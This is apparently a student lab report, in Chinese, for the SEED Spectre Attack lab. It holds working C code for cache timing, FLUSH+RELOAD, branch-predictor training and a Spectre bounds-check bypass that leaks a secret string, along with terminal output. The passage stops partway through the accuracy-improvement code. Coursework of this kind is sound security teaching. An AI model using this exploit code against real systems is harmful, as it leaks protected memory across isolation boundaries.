哈尔滨工业大学(深圳)

《网络与系统安全》
实验报告

实验一

Spectre Attack 实验

学 院: 计算机科学与技术学院

姓 名: 陈凯

学 号: 220110802

专 业: 计算机科学与技术

日 期: 2025 年 3 月

一、实验过程

每个实验步骤（共 6 个任务）要求有具体截图和说明，截图的详细实验报告来描述你所做的工作和你观察到的现象。你还需要对一些有趣或令人惊讶的观察结果进行解释。请同时列出重要的代码段并附上解释。只是简单地附上代码不加以解释不会获得对应的分数。

任务 1：从缓存读取数据与从内存读取数据的比较


```c
#include <emmintrin.h>
#include <x86intrin.h>
#include <stdlib.h>
#include <stdio.h>
#include <stdint.h>

uint8_t array[10*4096];

int main(int argc, const char **argv) {
  int junk=0;
  register uint64_t time1, time2;
  volatile uint8_t *addr;
  int i;
  // Initialize the array
  for(i=0; i<10; i++) array[i*4096]=1;
  // FLUSH the array from the CPU cache
  for(i=0; i<10; i++) _mm_clflush(&array[i*4096]);
  // Access some of the array items
  array[3*4096] = 100;
  array[7*4096] = 200;
  for(i=0; i<10; i++) {
    addr = &array[i*4096];
    time1 = __rdtscp(&junk);   junk = *addr;
    time2 = __rdtscp(&junk) - time1;
    printf("Access time for array[%d*4096]: %d CPU cycles\n",i, (int)time2);
  }
  return 0;
}
```

在代码中，我们先访问 array[3*4096] 和 array[7*4096]，因此，包含这两个元素的页面将被缓存。之后我们遍历 array[i * 4096]，通过在读取数组前后计时来比较取每个 array[i * 4096]花费时间的方式，得到一个时间阈值来区分从缓存

读取数据与从主存读取数据两种类型的内存访问。

以下是编译并运行该程序得到的部分结果:

```
[03/31/25]seed@VM:~/.../Labsetup$ task1
Access time for array[0*4096]: 83 CPU cycles
Access time for array[1*4096]: 188 CPU cycles
Access time for array[2*4096]: 197 CPU cycles
Access time for array[3*4096]: 67 CPU cycles
Access time for array[4*4096]: 351 CPU cycles
Access time for array[5*4096]: 367 CPU cycles
Access time for array[6*4096]: 402 CPU cycles
Access time for array[7*4096]: 363 CPU cycles
Access time for array[8*4096]: 336 CPU cycles
Access time for array[9*4096]: 363 CPU cycles
[03/31/25]seed@VM:~/.../Labsetup$ task1
Access time for array[0*4096]: 121 CPU cycles
Access time for array[1*4096]: 194 CPU cycles
Access time for array[2*4096]: 202 CPU cycles
Access time for array[3*4096]: 55 CPU cycles
Access time for array[4*4096]: 199 CPU cycles
Access time for array[5*4096]: 200 CPU cycles
Access time for array[6*4096]: 196 CPU cycles
Access time for array[7*4096]: 45 CPU cycles
Access time for array[8*4096]: 206 CPU cycles
Access time for array[9*4096]: 208 CPU cycles
[03/31/25]seed@VM:~/.../Labsetup$ task1
Access time for array[0*4096]: 139 CPU cycles
Access time for array[1*4096]: 232 CPU cycles
Access time for array[2*4096]: 355 CPU cycles
Access time for array[3*4096]: 226 CPU cycles
Access time for array[4*4096]: 380 CPU cycles
Access time for array[5*4096]: 375 CPU cycles
Access time for array[6*4096]: 385 CPU cycles
Access time for array[7*4096]: 201 CPU cycles
Access time for array[8*4096]: 361 CPU cycles
Access time for array[9*4096]: 412 CPU cycles
```



```
[03/31/25]seed@VM:~/.../Labsetup$ task1
Access time for array[0*4096]: 112 CPU cycles
Access time for array[1*4096]: 199 CPU cycles
Access time for array[2*4096]: 204 CPU cycles
Access time for array[3*4096]: 48 CPU cycles
Access time for array[4*4096]: 209 CPU cycles
Access time for array[5*4096]: 201 CPU cycles
Access time for array[6*4096]: 587 CPU cycles
Access time for array[7*4096]: 67 CPU cycles
Access time for array[8*4096]: 226 CPU cycles
Access time for array[9*4096]: 214 CPU cycles
[03/31/25]seed@VM:~/.../Labsetup$ task1
Access time for array[0*4096]: 114 CPU cycles
Access time for array[1*4096]: 196 CPU cycles
Access time for array[2*4096]: 226 CPU cycles
Access time for array[3*4096]: 73 CPU cycles
Access time for array[4*4096]: 351 CPU cycles
Access time for array[5*4096]: 381 CPU cycles
Access time for array[6*4096]: 416 CPU cycles
Access time for array[7*4096]: 187 CPU cycles
Access time for array[8*4096]: 353 CPU cycles
Access time for array[9*4096]: 436 CPU cycles
[03/31/25]seed@VM:~/.../Labsetup$ task1
Access time for array[0*4096]: 88 CPU cycles
Access time for array[1*4096]: 184 CPU cycles
Access time for array[2*4096]: 202 CPU cycles
Access time for array[3*4096]: 252 CPU cycles
Access time for array[4*4096]: 197 CPU cycles
Access time for array[5*4096]: 197 CPU cycles
Access time for array[6*4096]: 196 CPU cycles
Access time for array[7*4096]: 46 CPU cycles
Access time for array[8*4096]: 206 CPU cycles
Access time for array[9*4096]: 236 CPU cycles
[03/31/25]seed@VM:~/.../Labsetup$ task1
Access time for array[0*4096]: 401 CPU cycles
Access time for array[1*4096]: 431 CPU cycles
Access time for array[2*4096]: 216 CPU cycles
Access time for array[3*4096]: 75 CPU cycles
Access time for array[4*4096]: 211 CPU cycles
Access time for array[5*4096]: 344 CPU cycles
Access time for array[6*4096]: 309 CPU cycles
Access time for array[7*4096]: 179 CPU cycles
Access time for array[8*4096]: 317 CPU cycles
Access time for array[9*4096]: 294 CPU cycles
```

可以看出，在多数情况下，取得 array[3 * 4096]和 array[7 * 4096]的命中时间要小于 100 个时钟周期，因此将阈值设为 100.

任务 2：使用缓存作为测信道

使用 FLUSH+RELOAD 技术获取受害者函数的秘密值。包括三个步骤：

1. *FLUSH*：将整个数组从缓存中清除，确保数组没有被缓存；
2. *调用受害者函数*：该函数根据秘密值访问数组中的一个元素，这将导致对应的数组元素被缓存；
3. *RELOAD*：重新加载整个数组并测量重新加载元素所需时间。如果某个元素加载时间比较快，则很可能这个元素存在于缓存中。也就是说这个元素是受害者函数所访问的那个元素，因此我们就能够确定秘密值。

```
uint8_t array[256*4096];
int temp;
unsigned char secret = 94;
/* cache hit time threshold assumed*/
#define CACHE_HIT_THRESHOLD (100)
#define DELTA 1024

void victim()
{
  temp = array[secret*4096 + DELTA];
}
void flushSideChannel()
{
  int i;
  // Write to array to bring it to RAM to prevent Copy-on-write
  for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;
  //flush the values of the array from cache
  for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 +DELTA]);
}

void reloadSideChannel()
{
  int junk=0;
  register uint64_t time1, time2;
  volatile uint8_t *addr;
  int i;
  for(i = 0; i < 256; i++){
   addr = &array[i*4096 + DELTA];
   time1 = __rdtscp(&junk);
   junk = *addr;
   time2 = __rdtscp(&junk) - time1;
   if (time2 <= CACHE_HIT_THRESHOLD){
  printf("array[%d*4096 + %d] is in cache.\n", i, DELTA);
        printf("The Secret = %d.\n",i);
   }
  }
}

int main(int argc, const char **argv)
{
  flushSideChannel();
  victim();
  reloadSideChannel();
  return (0);
}
```

主函数先调用 flushSideChannel 函数，将数组元素从缓存中清除；

然后调用 victim 受害者函数，受害者函数根据 secret 的值访问数组中的特定元素，将其加载到缓存中；

最后调用 reloadSideChannel 函数，通过遍历每个 array[i*4096 + DELTA]的值，并计算访问时间，判断是否小于阈值的方法来获取秘密值。当访问时间小于阈值时，访问的这个数组元素很大可能位于缓存中，即为 victim 函数访问的元素。

以下是运行该程序的部分结果：

```
[03/31/25]seed@VM:~/.../Labsetup$ gcc FlushReload.c -o task2
[03/31/25]seed@VM:~/.../Labsetup$ task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[03/31/25]seed@VM:~/.../Labsetup$ task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[03/31/25]seed@VM:~/.../Labsetup$ task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[03/31/25]seed@VM:~/.../Labsetup$ task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[03/31/25]seed@VM:~/.../Labsetup$ task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[03/31/25]seed@VM:~/.../Labsetup$ task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[03/31/25]seed@VM:~/.../Labsetup$ task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[03/31/25]seed@VM:~/.../Labsetup$ task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[03/31/25]seed@VM:~/.../Labsetup$ task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[03/31/25]seed@VM:~/.../Labsetup$ task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[03/31/25]seed@VM:~/.../Labsetup$ task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[03/31/25]seed@VM:~/.../Labsetup$ task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[03/31/25]seed@VM:~/.../Labsetup$ task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[03/31/25]seed@VM:~/.../Labsetup$ task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[03/31/25]seed@VM:~/.../Labsetup$ task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[03/31/25]seed@VM:~/.../Labsetup$ task2
array[94*4096 + 1024] is in cache.
The Secret = 94.
[03/31/25]seed@VM:~/.../Labsetup$ task2
array[94*4096 + 1024] is in cache.
```

可以看到，几乎每次都能观察到预期的输出结果。

任务 3：乱序执行与分支预测

乱序执行是一种优化技术，它允许 CPU 最大化利用所有的执行单元。只要数据已经准备好，CPU 就会并行地执行它们，而不是严格按照顺序来执行指令。以以下这段代码为例：

```
data = 0;
if (x < size) {
    data = data + 5;
}
```

这段代码涉及两个操作，从内存加载 size 的值，以及比较该值与 x 的值。如果 size 不在缓存中，CPU 需要很长时间来读其值。现代 CPU 会预测比较的结果，并基于预测来执行相应的分支。然而，如果提前执行的指令不应该被执行，理论上应该清除乱序执行对寄存器，内存和缓存上的痕迹。但大多数 CPU 并不会清除缓存。以下是通过这个原理来实现攻击的代码：

```
void flushSideChannel()
{
  int i;

  // Write to array to bring it to RAM to prevent Copy-on-write
  for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;

  //flush the values of the array from cache
  for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 +DELTA]);
}

void reloadSideChannel()
{
  int junk=0;
  register uint64_t time1, time2;
  volatile uint8_t *addr;
  int i;
  for(i = 0; i < 256; i++){
    addr = &array[i*4096 + DELTA];
    time1 = __rdtscp(&junk);
    junk = *addr;
    time2 = __rdtscp(&junk) - time1;
    if (time2 <= CACHE_HIT_THRESHOLD){
  printf("array[%d*4096 + %d] is in cache.\n", i, DELTA);
        printf("The Secret = %d.\n", i);
    }
  }
}

void victim(size_t x)
{
  if (x < size) {
      temp = array[x * 4096 + DELTA];
  }
}
```

```c
}

int main() {
    int i;

    // FLUSH the probing array
    flushSideChannel();

    // Train the CPU to take the true branch inside victim()
    for (i = 0; i < 10; i++) {
        victim(i);
    }

    // Exploit the out-of-order execution
    _mm_clflush(&size);
    for (i = 0; i < 256; i++)
        _mm_clflush(&array[i*4096 + DELTA]);
    victim(97);

    // RELOAD the probing array
    reloadSideChannel();

    return (0);
}
```

主函数首先调用 flushSideChannel 函数将 array 从缓存中清除；

接着循环多次调用 victim 函数，传入小于 size 的值，训练 CPU 走真分支，让 CPU 预测 victim 函数中的条件判断总为真；

之后将 size 和 array 再次从缓存中清除；

然后调用 victim 函数，传入 97，但由于此前 CPU 已多次判断条件总为真，故虽然 97 并不满足<size 的条件，由于乱序执行与分支预测，array[97 * 4096 + DELTA]还是会被提前访问并加载到缓存中；

最后调用 reloadSideChannel 函数，通过遍历每个 array[i*4096 + DELTA]的值，并计算访问时间，判断是否小于阈值的方法来获取秘密值。当访问时间小于阈值时，访问的这个数组元素很大可能位于缓存中，即为 victim 函数访问的元素。

以下是运行该程序的部分结果：

```
[03/31/25]seed@VM:~/.../Labsetup$ gcc SpectreExperiment.c -o task3
[03/31/25]seed@VM:~/.../Labsetup$ task3
array[97*4096 + 1024] is in cache.
The Secret = 97.
[03/31/25]seed@VM:~/.../Labsetup$ task3
array[97*4096 + 1024] is in cache.
The Secret = 97.
[03/31/25]seed@VM:~/.../Labsetup$ task3
array[97*4096 + 1024] is in cache.
The Secret = 97.
[03/31/25]seed@VM:~/.../Labsetup$ task3
array[97*4096 + 1024] is in cache.
The Secret = 97.
[03/31/25]seed@VM:~/.../Labsetup$ task3
array[97*4096 + 1024] is in cache.
The Secret = 97.
[03/31/25]seed@VM:~/.../Labsetup$ task3
array[97*4096 + 1024] is in cache.
The Secret = 97.
[03/31/25]seed@VM:~/.../Labsetup$ task3
array[97*4096 + 1024] is in cache.
The Secret = 97.
[03/31/25]seed@VM:~/.../Labsetup$ task3
array[97*4096 + 1024] is in cache.
The Secret = 97.
[03/31/25]seed@VM:~/.../Labsetup$ task3
array[97*4096 + 1024] is in cache.
The Secret = 97.
[03/31/25]seed@VM:~/.../Labsetup$ task3
[03/31/25]seed@VM:~/.../Labsetup$ task3
array[97*4096 + 1024] is in cache.
The Secret = 97.
[03/31/25]seed@VM:~/.../Labsetup$ task3
array[97*4096 + 1024] is in cache.
The Secret = 97.
[03/31/25]seed@VM:~/.../Labsetup$ task3
array[97*4096 + 1024] is in cache.
The Secret = 97.
[03/31/25]seed@VM:~/.../Labsetup$ task3
array[97*4096 + 1024] is in cache.
The Secret = 97.
```

可以看到，在绝大部分情况下，可以正确得到结果。

注释掉_mm_clflush(&size);

运行该程序的部分结果为：

```
[03/31/25]seed@VM:~/.../Labsetup$ gcc SpectreExperiment.c -o task3
[03/31/25]seed@VM:~/.../Labsetup$ task3
[03/31/25]seed@VM:~/.../Labsetup$ task3
[03/31/25]seed@VM:~/.../Labsetup$ task3
[03/31/25]seed@VM:~/.../Labsetup$ task3
[03/31/25]seed@VM:~/.../Labsetup$ task3
[03/31/25]seed@VM:~/.../Labsetup$ task3
[03/31/25]seed@VM:~/.../Labsetup$ task3
[03/31/25]seed@VM:~/.../Labsetup$ task3
[03/31/25]seed@VM:~/.../Labsetup$ task3
[03/31/25]seed@VM:~/.../Labsetup$ task3
[03/31/25]seed@VM:~/.../Labsetup$ task3
[03/31/25]seed@VM:~/.../Labsetup$ task3
[03/31/25]seed@VM:~/.../Labsetup$ task3
[03/31/25]seed@VM:~/.../Labsetup$ task3
[03/31/25]seed@VM:~/.../Labsetup$ task3
[03/31/25]seed@VM:~/.../Labsetup$ task3
[03/31/25]seed@VM:~/.../Labsetup$ task3
[03/31/25]seed@VM:~/.../Labsetup$ task3
[03/31/25]seed@VM:~/.../Labsetup$ task3
[03/31/25]seed@VM:~/.../Labsetup$ task3
[03/31/25]seed@VM:~/.../Labsetup$ task3
[03/31/25]seed@VM:~/.../Labsetup$ task3
array[97*4096 + 1024] is in cache.
The Secret = 97.
[03/31/25]seed@VM:~/.../Labsetup$ task3
[03/31/25]seed@VM:~/.../Labsetup$ task3
```

可以看到在绝大多数情况下，这个值并没有被访问到。这是因为 size 并没有从缓存中清除，因而访问 size 的速度很快，CPU 无法完成分支预测就得到了正确的判断结果。

将原来的 victim(i)改为 victim(i + 20),

运行该程序的部分结果为：

```
[03/31/25]seed@VM:~/.../Labsetup$ gcc SpectreExperiment.c -o task3
[03/31/25]seed@VM:~/.../Labsetup$ task3
[03/31/25]seed@VM:~/.../Labsetup$ task3
[03/31/25]seed@VM:~/.../Labsetup$ task3
[03/31/25]seed@VM:~/.../Labsetup$ task3
[03/31/25]seed@VM:~/.../Labsetup$ task3
[03/31/25]seed@VM:~/.../Labsetup$ task3
[03/31/25]seed@VM:~/.../Labsetup$ task3
[03/31/25]seed@VM:~/.../Labsetup$ task3
[03/31/25]seed@VM:~/.../Labsetup$ task3
[03/31/25]seed@VM:~/.../Labsetup$ task3
[03/31/25]seed@VM:~/.../Labsetup$ task3
[03/31/25]seed@VM:~/.../Labsetup$ task3
[03/31/25]seed@VM:~/.../Labsetup$ task3
[03/31/25]seed@VM:~/.../Labsetup$ task3
[03/31/25]seed@VM:~/.../Labsetup$ task3
[03/31/25]seed@VM:~/.../Labsetup$ task3
[03/31/25]seed@VM:~/.../Labsetup$ task3
[03/31/25]seed@VM:~/.../Labsetup$ task3
[03/31/25]seed@VM:~/.../Labsetup$ task3
[03/31/25]seed@VM:~/.../Labsetup$ task3
[03/31/25]seed@VM:~/.../Labsetup$ task3
[03/31/25]seed@VM:~/.../Labsetup$ task3
[03/31/25]seed@VM:~/.../Labsetup$ task3
[03/31/25]seed@VM:~/.../Labsetup$ task3
[03/31/25]seed@VM:~/.../Labsetup$ task3
[03/31/25]seed@VM:~/.../Labsetup$ task3
[03/31/25]seed@VM:~/.../Labsetup$ task3
[03/31/25]seed@VM:~/.../Labsetup$ task3
[03/31/25]seed@VM:~/.../Labsetup$ task3
[03/31/25]seed@VM:~/.../Labsetup$ task3
[03/31/25]seed@VM:~/.../Labsetup$ task3
[03/31/25]seed@VM:~/.../Labsetup$ task3
```

可以看到在绝大多数情况下，这个值并没有被访问到。这是因为在前面的 10 次训练中，if 条件一直为假，条件为假的分支总是执行，因而 CPU 在后面的预判中会选择条件为假的分支，并不会访问到 array[97 * 4096 + DELTA]。

任务 4：Specture 攻击

由前面的任务可得 CPU 在 if 语句的条件为假时仍有可能执行条件为真的代码。当浏览器打开不同服务端的网页时，这些网页通常在同一个进程中打开。浏览器内部实现的沙箱为页面提供隔离环境。大多数软件保护依赖于条件检查，因此，利用 Spectre 攻击，即使条件检查失败，我们也可以让 CPU 乱序执行执行受保护的代码分支，绕过访问控制。

以下是 Spectre 的攻击代码:

```
unsigned int bound_lower = 0;
unsigned int bound_upper = 9;
uint8_t buffer[10] = {0,1,2,3,4,5,6,7,8,9};
char    *secret    = "Some Secret Value";
uint8_t array[256*4096];

#define CACHE_HIT_THRESHOLD (100)
#define DELTA 1024

// Sandbox Function
uint8_t restrictedAccess(size_t x)
{
  if (x <= bound_upper && x >= bound_lower) {
      return buffer[x];
  } else {
      return 0;
  }
}

void flushSideChannel()
{
  int i;
  // Write to array to bring it to RAM to prevent Copy-on-write
  for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;
  //flush the values of the array from cache
  for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 +DELTA]);
}

void reloadSideChannel()
{
  int junk=0;
  register uint64_t time1, time2;
  volatile uint8_t *addr;
  int i;
  for(i = 0; i < 256; i++){
    addr = &array[i*4096 + DELTA];
    time1 = __rdtscp(&junk);
    junk = *addr;
    time2 = __rdtscp(&junk) - time1;
    if (time2 <= CACHE_HIT_THRESHOLD){
        printf("array[%d*4096 + %d] is in cache.\n", i, DELTA);
        printf("The Secret = %d(%c).\n",i, i);
    }
  }
}
```

```
void spectreAttack(size_t index_beyond)
{
  int i;
  uint8_t s;
  volatile int z;
  // Train the CPU to take the true branch inside restrictedAccess().
  for (i = 0; i < 10; i++) {
      restrictedAccess(i);
  }
  // Flush bound_upper, bound_lower, and array[] from the cache.
  _mm_clflush(&bound_upper);
  _mm_clflush(&bound_lower);
  for (i = 0; i < 256; i++)  { _mm_clflush(&array[i*4096 + DELTA]); }
  for (z = 0; z < 100; z++)  {   }
  // Ask restrictedAccess() to return the secret in out-of-order execution.
  s = restrictedAccess(index_beyond);
  array[s*4096 + DELTA] += 88;
}

int main() {
  flushSideChannel();
  size_t index_beyond = (size_t)(secret - (char*)buffer);
  printf("secret: %p \n", secret);
  printf("buffer: %p \n", buffer);
  printf("index of secret (out of bound): %ld \n", index_beyond);
  spectreAttack(index_beyond);
  reloadSideChannel();
  return (0);
}
```

主函数调用 flushSideChannel 函数将 arary 从缓存中清除;


计算 secret 相对于 buffer 的偏移量，这个偏移量是超出缓冲区范围的;

调用 spectreAttack 函数，训练 CPU 使得 CPU 预测为真，将偏移量传给 restrictedAccess 函数，CPU 将在推测性执行中返回 buffer[index_beyound]，这即为秘密值;

调用 reloadSideChannel 函数，通过测量缓存访问时间来检测哪些元素位于缓存中，当访问时间小于阈值时，访问的这个数组元素很大可能位于缓存中，从而得到秘密信息。

以下是该程序的部分运行结果:

```
[03/31/25]seed@VM:~/.../Labsetup$ gcc SpectreAttack.c -o task4
[03/31/25]seed@VM:~/.../Labsetup$ task4
secret: 0x55e127461008
buffer: 0x55e127463018
index of secret (out of bound): -8208
array[0*4096 + 1024] is in cache.
The Secret = 0().
array[83*4096 + 1024] is in cache.
The Secret = 83(S).
[03/31/25]seed@VM:~/.../Labsetup$ task4
secret: 0x55d93b07d008
buffer: 0x55d93b07f018
index of secret (out of bound): -8208
array[0*4096 + 1024] is in cache.
The Secret = 0().
array[83*4096 + 1024] is in cache.
The Secret = 83(S).
[03/31/25]seed@VM:~/.../Labsetup$ task4
secret: 0x5584f92b0008
buffer: 0x5584f92b2018
index of secret (out of bound): -8208
array[0*4096 + 1024] is in cache.
The Secret = 0().
array[83*4096 + 1024] is in cache.
The Secret = 83(S).
[03/31/25]seed@VM:~/.../Labsetup$ task4
secret: 0x561f54de4008
buffer: 0x561f54de6018
index of secret (out of bound): -8208
array[0*4096 + 1024] is in cache.
The Secret = 0().
array[83*4096 + 1024] is in cache.
The Secret = 83(S).
[03/31/25]seed@VM:~/.../Labsetup$ task4
secret: 0x555ac822c008
buffer: 0x555ac822e018
index of secret (out of bound): -8208
array[0*4096 + 1024] is in cache.
The Secret = 0().
array[83*4096 + 1024] is in cache.
The Secret = 83(S).
[03/31/25]seed@VM:~/.../Labsetup$ task4
secret: 0x5598c3131008
buffer: 0x5598c3133018
index of secret (out of bound): -8208
array[0*4096 + 1024] is in cache.
The Secret = 0().
array[83*4096 + 1024] is in cache.
The Secret = 83(S).
[03/31/25]seed@VM:~/.../Labsetup$ task4
secret: 0x5624e83ac008
```



```
[03/31/25]seed@VM:~/.../Labsetup$ task4
secret: 0x55bf80d7d008
buffer: 0x55bf80d7f018
index of secret (out of bound): -8208
array[0*4096 + 1024] is in cache.
The Secret = 0().
array[83*4096 + 1024] is in cache.
The Secret = 83(S).
[03/31/25]seed@VM:~/.../Labsetup$ task4
secret: 0x5555a5153008
buffer: 0x5555a5155018
index of secret (out of bound): -8208
array[0*4096 + 1024] is in cache.
The Secret = 0().
array[83*4096 + 1024] is in cache.
The Secret = 83(S).
[03/31/25]seed@VM:~/.../Labsetup$ task4
secret: 0x5606617bd008
buffer: 0x5606617bf018
index of secret (out of bound): -8208
array[0*4096 + 1024] is in cache.
The Secret = 0().
array[83*4096 + 1024] is in cache.
The Secret = 83(S).
[03/31/25]seed@VM:~/.../Labsetup$ task4
secret: 0x5580a8b4b008
buffer: 0x5580a8b4d018
index of secret (out of bound): -8208
array[0*4096 + 1024] is in cache.
The Secret = 0().
[03/31/25]seed@VM:~/.../Labsetup$
```

可以看到，在绝大部分情况下，可以正确得到结果。

任务 5：提高攻击准确性

在先前任务中，我们可以看到结果具有一定的噪音，并非总是准确。这种缓存中的噪音会影响我们的攻击结果，因此我们要进行多次攻击，统计 k 是秘密值的分数，使得具有最高分数的 k 作为最终的秘密值。

修改后的代码如下：

```c
unsigned int bound_lower = 0;
unsigned int bound_upper = 9;
uint8_t buffer[10] = {0,1,2,3,4,5,6,7,8,9};
uint8_t temp    = 0;
char    *secret = "Some Secret Value";
uint8_t array[256*4096];

#define CACHE_HIT_THRESHOLD (100)
#define DELTA 1024

// Sandbox Function
uint8_t restrictedAccess(size_t x)
{
  if (x <= bound_upper && x >= bound_lower) {
     return buffer[x];
  } else {
     return 0;
  }
}

void flushSideChannel()
{
  int i;
  // Write to array to bring it to RAM to prevent Copy-on-write
  for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;
  //flush the values of the array from cache
  for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 + DELTA]);
}

static int scores[256];
void reloadSideChannelImproved()
{
int i;
  volatile uint8_t *addr;
  register uint64_t time1, time2;
  int junk = 0;
  for (i = 0; i < 256; i++) {
    addr = &array[i * 4096 + DELTA];
    time1 = __rdtscp(&junk);
    junk = *addr;
    time2 = __rdtscp(&junk) - time1;
    if (time2 <= CACHE_HIT_THRESHOLD)
      scores[i]++; /* if cache hit, add 1 for this value */
  }
}
```

